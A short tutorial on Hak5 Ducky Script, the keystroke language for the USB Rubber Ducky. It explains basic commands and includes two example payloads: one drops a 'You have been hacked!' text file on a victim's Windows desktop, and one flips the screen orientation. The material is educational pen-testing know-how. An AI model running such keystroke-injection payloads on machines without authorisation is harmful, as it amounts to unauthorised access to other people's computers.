# Using Ducky Script

By Zach Riback

Programming the Ducky

To actually program our ducky, we will use ducky script, which is language used for an understood by Hak5 technology. When plugged into the computer, the ducky acts like a virtual keyboard, and ducky script is how we tell it what keystrokes to send to the computer.

Commands

To get an idea of how this language is written and how it works, let's briefly go over some of the most common and useful commands before we actually get into some full scripts.

REM – used to make a comment in the script

➔ REM this line is a comment and will not be processed

STRING – used to type out anything you could on the keyboard

➔ STRING The ducky will type out this sentence.

DELAY – The ducky will wait the given amount of milliseconds * 10

➔ DELAY 50
➔ REM Will result in the ducky waiting for 500ms

GUI [key] – Emulates holding the Windows key and pressing the given key (only works for Windows machines)

➔ GUI r
➔ REM Holds the window key and presses r, opening the run dialogue

MENU – Opens up the context menu (right-click menu)

➔ MENU

SHIFT [key] – emulates pressing the given key with the shift button held down

➔ SHIFT a
➔ REM this will type a capital 'a'

CTRL [key] – emulates pressing the given key with control held down

- ➔ CTRL s
- ➔ REM this will save a document or text file you are editing

Other buttons on the keyboard – do what you would expect

- ➔ ENTER
- ➔ DELETE
- ➔ ESC
- ➔ TAB
- ➔ SPACE

There are plenty more commands that can be processed in a ducky script file, but these are some of the most useful that the vast majority of more advanced scripts will surely use many times. When navigating around a computer using only the ducky, we do not have the luxury of a mouse. This means that we have to use the keyboard to do everything, so there are many discrete key combinations we need to use. Ducky script can handle them all.

Full Scripts

There are some scripts included in the appendix at the end of this document.

The first one, under "Calling Card Script" leaves a calling card in the form of a text file on the victim's computer. This could be used in a professional pen-testing environment to prove that an attacker had access to a vulnerable computer.

The second one, under "Flip Screen Script" is designed to try and flip the screen upside down on the victim's computer. It does this simply by going into the display settings and under "Display Orientation" changing it to the "Landscape (flipped)" option.

Resources

https://docs.hak5.org/hc/en-us/articles/360049449314-Ducky-Script-Command-Reference

Appendix

Calling Card Script

```
REM Drop a calling card on the desktop of a victim

REM We are targeting windows 10 and up with this script

REM Author: Zach Riback

DELAY 1000

GUI r

DELAY 1000

STRING notepad

ENTER

DELAY 5000

STRING You have been hacked!

CTRL s

DELAY 1000

STRING duckyfile.txt

ENTER
```


Flip Screen Script

```
REM This script is meant to try and flip the screen upside down
(landscape inverted)

REM This script is designed to work on a Windows 10 machine

REM Author: Zach Riback

DEFAULT_DELAY 20

MENU

UP

UP

ENTER

TAB
```

```
TAB

TAB

TAB

TAB

TAB

TAB

TAB

ENTER

DOWN

DOWN

ENTER

REM The screen asking to keep the settings will still be up, and
the flip will be automatically reverted
```